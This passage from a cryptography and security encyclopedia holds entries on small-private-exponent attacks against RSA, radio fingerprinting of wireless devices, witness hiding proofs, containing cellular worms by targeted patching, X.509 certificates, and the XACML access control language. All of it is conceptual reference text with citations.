9. Hofheinz D, Malone-Lee J, Stam M (2007) Obfuscation for cryptographic purposes. In: Proceedings of 4th theory of cryptography conference (TCC 2007). Lecture notes in computer science, vol 4392. Springer, Amsterdam, pp 214–232
10. Jacob M, Boneh D, Felten EW (2002) Attacking an obfuscated cipher by injecting faults. In: Proceedings of the ACM workshop on security and privacy in digital rights management (DRM 2002). Lecture notes in computer science, vol 2696. Springer, Washington, pp 16–31
11. Michiels W, Gorissen P (2007) Mechanism for software tamper resistance: an application of white-box cryptography. In: Proceedings of 7th ACM workshop on digital rights management (DRM 2007). ACM Press, Alexandria, pp 82–89
12. Michiels W, Gorissen P, Hollmann HDL (2008) Cryptanalysis of a generic class of white-box implementations. In: Proceedings of the 15th international workshop on selected areas in cryptography (SAC 2008). Lecture notes in computer science. Springer, Sackville
13. Saxena A, Wyseur B, Preneel B (2009) Towards security notions for white-box cryptography. In: Information security – 12th international conference (ISC 2009). Lecture notes in computer science. Springer, Pisa, 10 pp
14. Wyseur B, Michiels W, Gorissen P, Preneel B (2007) Cryptanalysis of white-box DES implementations with arbitrary external encodings. In: Proceedings of the 14th international workshop on selected areas in cryptography (SAC 2007). Lecture notes in computer science, vol 4876. Springer, Seoul, pp 264–277
15. Wyseur B (2009) White-box cryptography. Ph.D. thesis, Katholieke Universiteit Leuven, Preneel B (promotor), 169+32 pp

Wiener, Boneh–Durfee, and May Attacks on the RSA Public Key Cryptosystem

Glenn Durfee
San Francisco, CA, USA

Definition

These three cryptanalytic results (►cryptanalysis) show that the ►RSA public key encryption scheme is not secure under certain conditions on the RSA parameters.

Theory

To use RSA, one first chooses two large ►prime numbers p and q. The public modulus is $N = pq$, and p and q are kept secret (►modular arithmetic). A public exponent e and a secret (private) exponent d are chosen satisfying the RSA equation $ed = 1 \bmod (N - p - q + 1)$. Typically, the secret exponent d is of approximately the same bit-length as the public modulus N, the public exponent e has a bit-length no greater than the bit-length of N, and the primes p and q are approximately the same bit-length. Because RSA decryption and signature generation depend on the length of the secret exponent d, it is tempting to use a short d to speed up these operations. However, in 1990, Wiener [1] showed that if the length of d is less than one-quarter of the length of N, then there is an efficient attack that

computes the secret exponent d from the public modulus N and public exponent e. This attack is based on the method of continued fractions (►integer factoring). One of the countermeasures suggested by Wiener is to use a public modulus e much larger than N; as e ranges from N to $N^{1.5}$, shorter d are required for this attack to succeed. Once e is greater than $N^{1.5}$, Wiener's attack provides no information about d.

In 2000, Boneh and Durfee [2] showed a heuristic attack that recovers d from e and N when the length of d is less than 0.292 times the length of N. The attack uses ideas due to Coppersmith [3] for finding solutions to polynomial equations using ►lattices. As in Wiener's attack, increasing the length of e decreases the effectiveness of the attack; the Boneh–Durfee attack works up to e close to $N^{1.875}$. The attack works for larger d when e is chosen to be much shorter than N. The attack also improves when the lengths of p and q are vastly different.

In 2000, Durfee and Nguyen [4] showed a similar heuristic attack that recovers d from e and N in a variant of RSA that uses atypical ratios between the lengths of p and q as well as e and N. The size of d for which the attack succeeds is a complicated function of these ratios; see [4] for details.

To enjoy the computational efficiency of a short secret exponent without exposure to the Wiener or Boneh–Durfee attacks, the typical countermeasure is to use short secrets for an RSA variant using the ►Chinese Remainder Theorem (CRT). In RSA–CRT, one chooses secrets d_p and d_q satisfying $eq_p = 1 \mod (p-1)$ and $eq_q = 1 \mod (q-1)$. RSA decryption and signature generation times depend on the lengths of d_p and d_q. If d_p and d_q are chosen to be of short bit-length, the efficiency gains due to short secrets can be realized without exposure to the Wiener or Boneh–Durfee attacks.

In 2002, May [5] showed an attack that succeeds when d_p and d_q are small, provided that p and q are chosen to be of substantially different bit lengths. The ranges for which the attack succeeds is a complicated function of these bit lengths; see [5] for details.

Recommended Reading

1. Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558
2. Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than $N^{0.292}$. IEEE Trans Inform Theory 46(4):1339–1349
3. Coppersmith D (2001) Finding small solutions to small degree polynomials. In: Silverman JH (ed) Proceedings of cryptography and lattices conference (CALC '01). Lecture notes in computer science, vol 2146. Springer-Verlag, Berlin
4. Durfee G, Nguyen P (2000) Cryptanalysis of RSA schemes with short secret exponent from Asiacrypt'99. In: Okamoto T (ed) Proceedings of ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer-Verlag, Berlin, pp 14–29
5. May A (2002) Cryptanalysis of unbalanced RSA with small CRT-exponent. In: Yung M (ed) Proceedings of CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer-Verlag, Berlin, pp 242–256

Wireless Device Fingerprinting

Suman Banerjee, Vladimir Brik
Department of Computer Sciences, University of Wisconsin at Madison, Madison, WI, USA

Synonyms

Electro-magnetic fingerprinting; Radio fingerprinting; Radio-frequency (RF) fingerprinting; Radiometrics; Radiometric identification; Specific emitter identification (SEI); Specific emitter verification (SEV)

Related Concepts

►Authentication; ►Identification

Definition

Wireless device fingerprinting is identification of radio transmitters using device-specific artifacts of their output signals, which are caused by natural variations of hardware properties. A device fingerprint, or signature, is a compact representation of such artifacts.

Wireless device fingerprinting is distinct from wireless *channel* fingerprinting, which relates to motion detection and position tracking of radio transmitters.

Background

Wireless device fingerprinting is based on detection of device-specific features in radio transmissions due to minor hardware impairments, which are imperfections that affect a transmitter's analog output signal without degrading its ability to communicate. A compact representation of the cumulative effect of such impairments on output radio signal is known as a transmitter fingerprint, or signature. Due to both technical and economic reasons, even digital transmitters manufactured using identical designs and procedures will have distinguishing impairments that affect the output of their analog components. In cases when fingerprints can be measured, are persistent and difficult to manipulate, they can be used to identify and track wireless transmitters.

The first wireless fingerprinting systems were developed in the 1960s for the US military to be used for target tracking and differentiation between friendly and enemy radars [5, 8]. While it is not clear whether such systems were sufficiently effective and practical for military applications [2], wireless fingerprinting has been used in practice to detect fraud in cellular phone networks [5, 7].

More recently, proliferation of affordable wireless network technologies, such as WiFi and Bluetooth, resulted in increased interest in adapting wireless device fingerprinting techniques for packet-based computer networks. The goal of such techniques is to allow receivers to determine the identity of the source of a wireless frame independently of any identifiers in its data payload, which are easy to forge. Wireless device fingerprinting is typically implemented in the physical layer of the OSI network protocol stack.

Wireless device fingerprinting has a number of desirable properties. The primary advantage is that it is both passive and remote, since fingerprinting can be performed by eavesdropping on normal radio communication. Consequently, fingerprinting can be performed unbeknownst to the users and requires no special functionality at the end host. Furthermore, if transmission signatures are extracted at the wireless network's base stations through which all wireless traffic passes, fingerprinting also becomes unavoidable.

Perhaps a more subtle advantage has to do with wireless device fingerprinting typically being implemented at the physical layer of the protocol stack. In particular, this means that the ability to decrypt payload of network frames is not required for successful fingerprinting, since encryption is a higher-layer construct. Consequently, a stand-alone fingerprinting sensor can function completely independently of the infrastructure of the wireless network it monitors and without cooperation or awareness of the network's operator.

However, wireless device fingerprinting faces a number of unique challenges. Perhaps the main obstacle to deployment is cost, since wireless fingerprinting requires special hardware that is more sophisticated than what is minimally required to communicate. A more fundamental difficulty is that wireless device fingerprinting is not deterministic, and external factors, such as radio noise, can cause identification errors. Finally, the effectiveness of a fingerprinting system stems from its ability to detect signal features that a typical transceiver can neither detect nor control. While this assumption is reasonable for mass-produced commodity hardware, a sufficiently sophisticated device may be able to manipulate its signature and thus defeat the fingerprinting system.

Theory

The theoretical basis for wireless fingerprinting can be illustrated mathematically by a simplified model of a received signal in Eq. (1). This model shows that the received signal $received(t)$, as a function of time, can be modeled as the sum of the following: (i) theoretical representation of the encoded data $ideal(t)$, (ii) distortions due to transmitter's hardware impairments $impairments(t)$, (iii) distortions due to environmental noise and signal interference $noise(t)$, and (iv) distortions due to propagation through the environment, such as multipath interference, $propagation(t)$. Although $ideal(t)$ is the dominant term of the sum, typically the other summands are non-negligible.

$$received(t) = ideal(t) + impairments(t) + noise(t) + propagation(t) \quad (1)$$

In the context of Eq. (1), the goal of wireless fingerprinting is to determine at the receiver the unknown $impairments(t)$ based on known $received(t)$. This is nontrivial, for example, because in general the value of $noise(t)$ is unpredictable and $propagation(t)$ depends on a variety of factors ranging from both the receiver's and the transmitter's locations to orientations of their antennas.

In contrast to wireless device fingerprinting, the theoretical goal of *channel* fingerprinting is to construct fingerprints based on the $propagation(t)$ term, which can reveal, for example, whether different signals originated from the same location.

To be practical, fingerprinting systems need to be able to extract signatures from signals independently of the encoded data. The simplest way to do this is to compute fingerprints from signal components that do not encode data, i.e., using portions of $received(t)$ where the term $ideal(t)$ is known to be zero. A practical example is the power-on transient, the brief radio emission produced as the power output of a transmitter's amplifier goes from idle to the level required for communication. The simplest fingerprint based on a transient is its duration, which is the rise time of a signal. More complex fingerprints have been used for device identification [1].

Alternatively, payload-independent fingerprints can be constructed by considering the difference between an observed signal and a reference signal that encodes the same data payload, i.e., the difference $received(t) - ideal(t)$. This approach requires knowledge of the algorithm used to encode data in a radio signal, but has the advantage of utilizing the entire signal, and not just the portions that do not encode information. In this case, a device's fingerprint is determined by complex interactions between

various hardware components of the transmitter's analog radio front-end. For example, a fingerprint can be the average of a measure of difference between the observed and the ideal signals when expressed in so-called vector representation [3].

Applications

In terms of architecture, wireless fingerprinting systems [8] are organized similarly to biometric identification systems [9]. A basic wireless identification system implements two operations: enrollment and verification; its major logical components are the Sensor, Extractor, Database, Matcher, and Decider.

The enrollment operation adds the identity and the signature of a new device to the database of known fingerprints. When a new device is commissioned, the sensor and the extractor are used to capture the device's transmissions and construct a fingerprint, which then will be associated with an identifier, such as a user name, in the database.

During the verification stage, the sensor monitors the wireless medium and relays intercepted transmissions to the extractor, which constructs a fingerprint. Then, the fingerprint is passed to the matcher that searches through the database for a matching transmitter identity, and informs the higher-layer application of the result. For example, the application may block communication with unknown devices.

Wireless fingerprinting systems are vulnerable to a number of attacks. The risk of these attacks differs from one environment to the next and a system's effectiveness will vary accordingly.

First is the denial-of-service attack, where an attacker may degrade the system's effectiveness, for example, by jamming. This vulnerability affects all wireless communication systems.

Second is the evasion attack, where an attacker alters device signature to evade identity tracking. Since an arbitrary signature change may suffice, this can accomplished, for example, by damaging or replacing the transmitter's analog radio front-end hardware.

Third is the spoofing attack, where an attacker's goal is to be identified as a specific legitimate user. This would require very sophisticated hardware capable of both accurately measuring and imitating the victim's signature. It is thought that in practice the cost of mounting such an attack will far exceed the cost of the wireless fingerprinting system itself. However, while it is reasonable to suppose that consumer-grade hardware would not be sufficient for a spoofing attack, at the time of writing there have been no studies of cost-effectiveness of wireless fingerprinting when facing a determined and well-funded attacker.

Experimental Results

Remley et al. [6] evaluated feasibility of wireless device fingerprinting in a highly-controlled environment with negligible noise and interference. They showed that signals produced by different WiFi transmitters can be visually distinguished even with minimal signal processing.

Hall et al. [4] performed a feasibility evaluation of fingerprinting using phase characteristics of power-on transients of Bluetooth and WiFi transmitters. Such signatures were found to drift over time, and periodic signature updates based on fresh measurements improved performance.

Brik et al. [3] evaluated a wireless fingerprinting approach that uses the knowledge of WiFi modulation algorithms to construct fingerprints based on averages of various modulation accuracy metrics. Such fingerprints were found to be stable over time and changes of transmitter location. The scheme was shown to be capable of identifying over 100 WiFi transmitters of the same model.

Recommended Reading

1. Barbeau M, Hall J, Kranakis E (2006) Detecting impersonation attacks in future wireless and mobile networks. In: Secure mobile ad-hoc networks and sensors, LNCS, Springer, Berlin, pp 80–95
2. Barton DK, Leonov SA (1998) Radar technology encyclopedia. Artech House, Norwood (See entry on target recognition and identification)
3. Brik V, Banerjee S, Gruteser M, Oh S (2008) Wireless device identification with radiometric signatures. In: Proceedings of the 14th ACM international conference on mobile computing and networking, pp 116–127
4. Hall J, Barbeau M, Kranakis E (2005) Radio frequency fingerprinting for intrusion detection in wirless networks. IEEE transactions on defendable and secure computing
5. Langley LE (1993) Specific emitter identification (SEI) and classical parameter fusion technology. In: WESCON, 1993
6. Remley KA, Grosvenor CA, Johnk RT, Novotny DR, Hale PD, McKinley MD, Karygiannis A, Antonakakis E (2005) Electromagnetic signatures of WLAN cards and network security. In: Proceedings of the fifth IEEE international symposium on signal processing and information technology, 2005
7. Riezenman MJ (2003) Cellular security: better, but foes still lurk. IEEE Spectrum Archive
8. Talbot KI, Duley PR, Hyatt MH (2003) Specific emitter identification and verification. Technol Rev
9. Tuyls P, Goseling J (2004) Capacity and examples of template-protecting biometric authentication systems. Lecture notes in computer science, Springer, Berlin, pp 158–170

Wireless Locational Privacy

►Location Privacy in Wireless Networks

Wiretapping

►Eavesdropping

Witness Hiding

Berry Schoenmakers
Department of Mathematics and Computer Science,
Technische Universiteit Eindhoven, Eindhoven,
The Netherlands

Related Concepts

►Zero-Knowledge

Definition

Witness hiding is a property attributed to an ►interactive proof or an ►interactive argument, similar in nature to the zero-knowledge property. If an interactive proof is ►zero-knowledge, it is also witness hiding, but the converse does not necessarily hold. For many applications, witness hiding protocols are sufficiently secure and more efficient than zero-knowledge ►protocols.

Theory

Loosely speaking, an interactive proof is witness hiding if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to compute a witness unless the verifier is able to compute one anyway, without interacting with the prover at all. In this context, a witness may be thought of as a private key, corresponding to a public key. If an interactive proof is witness hiding, it is not excluded that a cheating verifier learns some fraction of the bits of a witness. However, knowledge of such a fraction of the bits cannot be feasibly extended to knowing all of the bits, if the proof is witness hiding.

Witness hiding protocols were introduced in [2], followed by practical constructions in [4] and [1]. Witness hiding protocols are constructed by means of *witness-indistinguishable* protocols. An interactive proof is witness-indistinguishable if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to tell which witness the prover is using. If there is only one possible witness, then an interactive proof is trivially witness-indistinguishable. If several witnesses are possible, the views of the protocol as seen by the verifier should be indistinguishable – and this holds even when the verifier knows all possible witnesses.

Okamoto's variation of ►Schnorr's identification protocol is an example of a witness hiding protocol [4]. Let g denote a ►generator of a cyclic ►group G of order p, where p is a large ►prime number. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

A key pair is generated by choosing $w, x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^w h^x$ as the public key and (w, x) as the corresponding private key (►modular arithmetic and ►public key encryption). The protocol runs as follows.

The prover chooses $u, v \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u h^v$ and sends a to the verifier. Next, the verifier chooses a challenge $c \in \mathbb{Z}_p$ and sends c to the prover. The prover computes the responses $r = u + cw \bmod p$, $s = v + cx \bmod p$ and sends r, s to the verifier. Finally, the verifier checks that $g^r h^s = a y^c$ holds.

Note that for each public key y, there are exactly p possible private keys ("witnesses") (w', x') such that $y = g^{w'} h^{x'}$. However, it can be proved that whatever a cheating verifier does, when interacting with an honest prover, the verifier is not able to tell which witness the prover is using – and this holds even when the verifier knows the values of all possible witnesses (w', x'). Therefore, the protocol is witness-indistinguishable.

To see that the protocol is also witness hiding, one reasons at follows. Suppose for the sake of contradiction that a cheating verifier is able to find a witness (w', x'). Since the protocol is witness-indistinguishable, the probability that the witness found by the verifier is equal to the witness used by the prover is $1/p$. That is, with very high probability, we see that the prover and the verifier (viewing these as a combined algorithm) are able to compute two distinct witnesses (w, x) and (w', x'). From $y = g^w h^x$ and $y = g^{w'} h^{x'}$, it follows that $h = g^{(w-w')/(x'-x)}$, implying that the discrete log of h with respect to g is known. This contradicts the assumption that this discrete log is not known to any party.

Recommended Reading

1. Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: DeSnedt YG (ed) Advances in cryptology – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187
2. Feigel U, Shamir A (1990) Witness indistinguishable and witness hiding protocols." In: Silverman JH (ed) Proceedings of 22nd symposium on theory of computing (STOC'90). ACM Press, New York, pp 416–426

3. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge
4. Okamoto T (1993) Provably secure and practical identification schemes and corresponding signature schemes. In: Brickell EF (ed) Advances in cryptology – crypto'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 31–53

Worms in Cellular Networks

Guohong Cao[1], Zhichao Zhu[2]
[1]Mobile Computing and Networking (MCN) Lab, Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA
[2]Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA

Synonyms

Cellular network security

Definition

Worms in cellular networks are malicious codes that can exploit social relationship among mobiles for propagating and can be effectively contained by targeted patching.

Background

While the increased openness in cellular networks allows richer applications to run over mobile phones, mobile worms become one of the largest threats [1]. The usual ways for mobile worms to propagate include Bluetooth interface and Multimedia Messaging Service (MMS) interface. One Bluetooth based mobile worm is Cabir, which can spread through Bluetooth connection to other Bluetooth-enabled devices it can find. One noteworthy MMS worm example is Commwarrior, which can search through a user's local address book and send MMS messages containing infected files to other users in the address book. MMS worms usually have larger infection range, higher infection rate, and higher successful rate than Bluetooth worms, thus cause more damages.

Theory


MMS worms typically exploit the social relationship among users to propagate themselves. These worms search through a user's local address book and recent call records for phone numbers as targets. A victim mobile receiving this message will most likely open and download the message since the victim believes it comes from someone familiar. Thus, an effective worm containment approach must take into account the social relationship graph between mobile devices in a cellular network, i.e., which devices are more likely to contact with each other.

Given that a user *Joe* has a higher probability to open and download a message from *Jane* with whom he periodically exchanges messages, this pair of users (*Joe-Jane*) would be considered more vulnerable. In contrast, if *Joe* doesn't exchange messages with *Mary*, he is unlikely to be infected by a worm sent by *Mary* and hence the pair of users (*Joe-Mary*) is less likely to be included in the worm's propagation path. Thus, the amount of traffic exchanged between two mobile devices can be used as an indicator of social relationship between them, while the propagation paths of mobile worms can be simulated and predicted by the topology graph of social relationship among mobile devices [1].

Such a social relationship graph can be accurately built by a cellular network operator by looking at the call and messaging records which are saved by the operator for billing purposes. For example, the number of sessions exchanged between two mobiles over one week can be abstracted as weight between two nodes in the social relationship graph. Alternatively, the total number of bytes or packets exchanged between two mobiles could also be used as the weights. Intuitively, a node with a higher in-degree in the graph means it is more likely to be infected while a node with a higher out-degree is more likely to infect others. Whenever there is a weight between two nodes, they have a chance to be friends and, therefore, a larger probability to open and activate a worm message received from each other. This social relationship graph gives an overview of how mobiles are related with each other and how worms might use these social relationships to propagate themselves.

One of the most appropriate way for worm containment is by security patch dissemination [2]. Upon receiving the patch, users authenticate and verify the message, and then connect to a centralized database to download the patch updates promptly. This can be achieved by short messages through control channels. However, the time to disseminate patches to entire cellular networks could be in the order of hours or days, which is much longer than the worm propagation speed. Moreover, the bandwidth bottleneck of the control channel prevents all mobiles from reaching the system and downloading the patches at the same time.

Therefore, an appropriate order or scheduling of patch distribution is needed. The goal is to find a small set of nodes with the highest priority for patching, while keeping the infection rate as low as possible. Intuitively, the one with the highest risk to be infected or the one with the highest probability to infect others should have the



Worms in Cellular Networks. Fig. 1 The flowchart of mobile worm containment system

highest priority to receive patches. This can be achieved by **targeted patching** [1]. With knowledge of the social relationship graph, targeted patching is trying to partition the graph into as many pieces as possible and contain the nodes within each individual partition. In this sense, security patches do not have to reach all the nodes, while only those key nodes that separate the network into partitions should be patched in the first place.

Based on the criteria used to partition the graph, there are two targeted patching schemes: *balanced patching* and *clustered patching*. Balanced patching is trying to keep the damages to each partition as balanced as possible. It maximizes the total weights of nodes within each partition, while minimizes the total weights of edges between partitions. Clustered patching tries to keep the mobiles that are socially close to each other in the same partition, and divide mobiles that are not close into different partitions. It maximizes the average weights of edges within each partition while minimizes the total weights of edges between partitions, and thus can contain the worms better.

Experimental Results

From the simulation results, target patching is more efficient than traditional random patching and balanced patching, and more robust to dynamic network disturbance. Please refer to [4] for detailed experimental results.

Applications

The social-network-based targeted patching scheme can be implemented at a mobile service provider's messaging gateways or base-station controllers. The social relationship graph can be generated from the network operator's traffic records and updated from time to time. With a worm detection system, the social-network-based targeted patching is able to effectively contain the mobile worms.

Open Problems and Future Directions

Open problems in this area includes dealing with hybrid worms which can make use of both cellular network interface and Bluetooth interface to propagate. The effects of roaming users between different service providers on worm containment also need further study. Other problems in 3G network security could refer to [3].

Recommended Reading

1. Cheng J, Wong SHY, Yang H, Lu S (2007) Smartsiren: virus detection and alert for smartphones. In: Proceedings of international conferencce on Mobile Systems, Applications, and Services (MobiSys), New York, pp 258–271
2. Shin KG, Bose A (2006) Proactive security for mobile messaging networks. In: Proceedings of the 5th ACM workshop on Wireless security, Rio de Janeiro, Brazil
3. Zhao B, Chi C, Gao W, Zhu S, Cao G (2009) A chain reaction DoS attack on 3G networks: analysis and defenses. In: Proceedings of the IEEE INFOCOM, Rio de Janeiro, Brazil
4. Zhu Z, Cao G, Zhu S, Ranjan S, Nucci A (2009) A social network based patching scheme for worm containment in cellular networks. In: Proceedings of the IEEE INFOCOM, Rio de Janeiro, Brazil

X

X.509

Danny De Cock
Department of Electrical Engineering-ESAT/COSIC, K.U. Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Digital Certificate

Related Concepts

►Certification Authority; ►Public Key Infrastructure (PKI)

Definition

The X.509 standard (ITU, the International Telecommunication Union, formerly CCITT) is the best known framework for public-key and attribute certificates upon which full services in a hierarchical authentication structure can be based. It plays a significant role to interconnect open systems and allows, with a minimum of technical agreement outside of this standard, the interconnection of information processing systems from different manufacturers, under different managements, of different levels of complexity, and of different ages.

Theory and Application

The X.509 standard defines frameworks for public-key certificates, attribute certificates, and authentication services. The public-key certificate framework defines information objects for public-key infrastructures (PKIs), including public-key certificates binding a public key to a particular user, system or device, where the attribute certificate framework includes the definition of the information objects for privilege management infrastructures (PMIs), including attribute certificates. The standard also provides the framework for issuing, managing, using, and revoking these certificates, but does not define a PKI or a PMI in its entirety. Instead, it provides the foundation upon which full PKIs and PMIs and their specifications would be built. Elements of PKI and PMI beyond these frameworks, such as key and certificate management protocols, operational protocols, additional certificate, and certificate revocation list extensions, are expected to be defined by other standards bodies (ISO TC 68, IETF, etc.).

The authentication scheme defined in the X.509 standard is generic and may be applied to a variety of applications and environments. Public-key technology is used to enable strong authentication, signed and/or encrypted operations, and for storage of signed and/or encrypted data. Attribute certificates can be used to enable rule-based access control. The standard also specifies the form of authentication information, how this information may be obtained, and the assumptions made about how it is formed and managed. The standard describes two levels of authentication: simple authentication using a password as a verification of claimed identity and strong authentication involving credentials formed using cryptographic techniques.

Currently, the X.509 standard specifies versions 1, 2, and 3 of public-key certificates, versions 1 and 2 of certificate revocation lists, and version 2 of attribute certificates. The extensibility function was added with version 3 of the public-key certificates and with version 2 of the certificate revocation lists, and was incorporated into the attribute certificate from its initial inception. This function avoids the need to create new versions covering any enhancements.

Recommended Reading

1. http://www.itu.int/rec/T-REC-X.509/en – X.509: Information technology - Open Systems Interconnection - The Directory: Public-key and attribute certificate frameworks

XML-Based Access Control Languages

Claudio A. Ardagna
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Policies, Models, and Mechanisms

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Definition

XML-based access control languages provide the syntax and semantics for the specification of flexible and extensible policies protecting and regulating access to resources and applications available on the Web.

Background

Accessing information and services on the global Internet has become a fundamental aspect of the modern economy. Today's information technologies in fact permit the development of online applications that are accessed by remote users over the Web. In this scenario, there is the need of new Internet-wide security standards, including solutions for specifying and enforcing security policies regulating access to resources, which consider the requirements introduced by large, distributed, and heterogeneous networked systems [1]. In particular, an essential requirement of new security standards and languages is that they apply and are suitable for content created using *eXtensible Markup Language* (XML).

XML is a markup language promoted by the World Wide Web Consortium (W3C) and has been widely adopted for a great variety of applications and types of content. Few examples of XML-based markup languages are *Security Assertion Markup Language* (SAML) used to exchange security credentials among different parties, *Geography Markup Language* (GML), *Wireless Markup Language* (WML), *Physical Markup Language* (PML), and *Mathematical Markup Language* (MathML). XML is also at the basis of interoperability protocols used to integrate applications across the Internet, such as Web service protocols. The Web service technology in fact relies on different XML-based languages: *Simple Object Access Protocol* (SOAP), *Web Service Definition Language* (WSDL), and *Universal Description Discovery and Integration* (UDDI). XML has been also used for the definition of models and languages specifying and exchanging access control policies to generic resources, which may or may not comply with the XML data model. XML appears in fact a natural choice as the basis for a common security policy language, due to the ease with which its syntax and semantics can be extended, and the widespread support that it enjoys from all the main platform and tool vendors. Several XML-based proposals have been introduced for access control to distributed heterogeneous resources from multiple sources. One of the most important is *eXtensible Access Control Markup Language* (XACML) [2], an XML-based language for defining rules and policies that regulate access to information. In the following, we will present the XACML language in more details.

Theory

XACML is the result of an OASIS standardization effort proposing an XML-based language to express and interchange access control policies [2]. XACML is designed to express authorization policies in XML against objects that can themselves be identified in XML.

The main functionalities offered by XACML can be summarized as follows [1].

- *Policy combination.* XACML provides a method for combining policies independently specified. Different entities can then define their policies on the same resource. When an access request on that resource is submitted, the system has to take into consideration all these policies.
- *Combining algorithms.* Since XACML supports the definition of policies independently specified, there is the need for a method for reconciling such policies when their evaluation is contradictory. XACML supports different combining algorithms, each representing a way of combining multiple decisions into a single one.
- *Attribute-based restrictions.* XACML supports the definition of powerful policies based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and resources (e.g., owner, creation date) other than their identities. XACML includes some built-in operators for comparing attribute values and provides a method of adding non-standard functions.
- *Multiple subjects.* XACML allows the definition of more than one subject relevant to a decision request.
- *Policy distribution.* Policies can be defined by different parties and enforced at different enforcement points. Also, XACML allows one policy to contain or refer to another.
- *Implementation independence.* XACML provides an abstraction layer that isolates the policy-writer from the implementation details. This means that different implementations should operate in a consistent way, regardless of the implementation itself.
- *Obligations.* XACML provides a method for specifying some actions, called *obligations*, that must be fulfilled in conjunction with the policy enforcement.

A typical scenario involving XACML is when someone wants to perform an action on a resource. For instance, suppose that a physician wants to access a patient's record for inquiry only. The physician would log on to the hospital information system, enter the patient identifier, and retrieve the corresponding record. XACML provides a

model with a *formal* representation of the access control security policies used to regulate such accesses to resources. This modeling phase is essential to ensure a clear and unambiguous language, which could otherwise be subject to different interpretations and uses. The main concepts of interest in the XACML policy language model are *rule*, *policy*, and *policy set*.

A XACML policy has, as root element, either `Policy` or `PolicySet`. A `PolicySet` is a collection of `Policy` or `PolicySet` elements. A XACML policy consists of a *target*, a set of *rules*, an optional set of *obligations*, and a *rule combining algorithm*. A `Target` element basically consists of a simplified set of conditions for the *subject*, *resource*, and *action* that must be satisfied for a policy to be applicable to a given request. If all the conditions of a `Target` element are satisfied, then its associated `Policy` (or `PolicySet`) applies to the request. If a policy applies to all entities of a given type, that is, all subjects, actions, or resources, an empty element, named `AnySubject`, `AnyAction`, `AnyResource`, respectively, is used. The components of a rule are a *target*, an *effect*, and a *condition*. The target defines the set of subjects, resources, and actions to which the rule is intended to apply. The effect of the rule can be `permit` or `deny`. The condition represents a boolean expression that may further refine the applicability of the rule. Note that the `Target` element is an optional element: a rule with no target applies to all possible requests. An `Obligation` element specifies an action that has to be performed in conjunction with the enforcement of the final decision value. For instance, an obligation can state that all accesses to medical data have to be logged. Note that only policies that are evaluated and have returned a response of `permit` or `deny` can return obligations. The final decision value, also called *authorization decision*, is the value of the policy as defined by the rule combining algorithm and can be `permit`, `deny`, `not applicable` (when no applicable policies or rules could be found), or `indeterminate` (when some errors occurred during the access control process). XACML defines different combining algorithms. The *deny overrides* algorithm states that if there exists a rule that evaluates to `deny` or if all rules evaluate to `not applicable`, the authorization decision is `deny`. If all rules evaluate to `permit`, the authorization decision is `permit`. If some rules evaluate to `permit` and some evaluate to `not applicable`, the authorization decision is `permit`. The *permit overrides* algorithm states that if there exists a rule that evaluates to `permit`, the authorization decision is `permit`. If all rules evaluate to `not applicable`, the authorization decision is `deny`. If some rules evaluate to `deny` and some evaluate to `not applicable`, the authorization decision is `deny`. The *first applicable* algorithm states that the rules have to be evaluated in the order in which they appear in the `Policy`. For each rule, if the target matches and the conditions evaluate to true, the authorization decision is the effect (`permit` or `deny`) of such a rule. The *only-one-applicable* algorithm states that if more than one rule applies, the authorization decision is `indeterminate`. If no rule applies, the authorization decision is `not applicable`. If only one rule applies, the authorization decision coincides with the result of evaluating that rule.

An important feature of XACML is that each rule is based on the definition of attributes corresponding to specific characteristics of a subject, resource, action, or environment. For instance, a physician at a hospital may have the attribute of being a researcher, a specialist in some field, or many other job roles. According to these attributes, the physician can be able to perform different functions within the hospital. Attributes are identified by the `SubjectAttributeDesignator`, `ResourceAttributeDesignator`, `Action AttributeDesignator`, and `Environment AttributeDesignator` elements. These elements use the `AttributeValue` element to define the requested value of a particular attribute. Alternatively, the `Attribute Selector` element can be used to specify where to retrieve a particular attribute. Note that both the attribute designator and `AttributeSelector` elements can return multiple values. For this reason, XACML provides an attribute type called *bag*, an unordered collection that can contain different values for a particular attribute. In addition, XACML defines other standard value types, such as string, boolean, integer, time, and operations to be performed on them, such as equality, comparison, string manipulation.

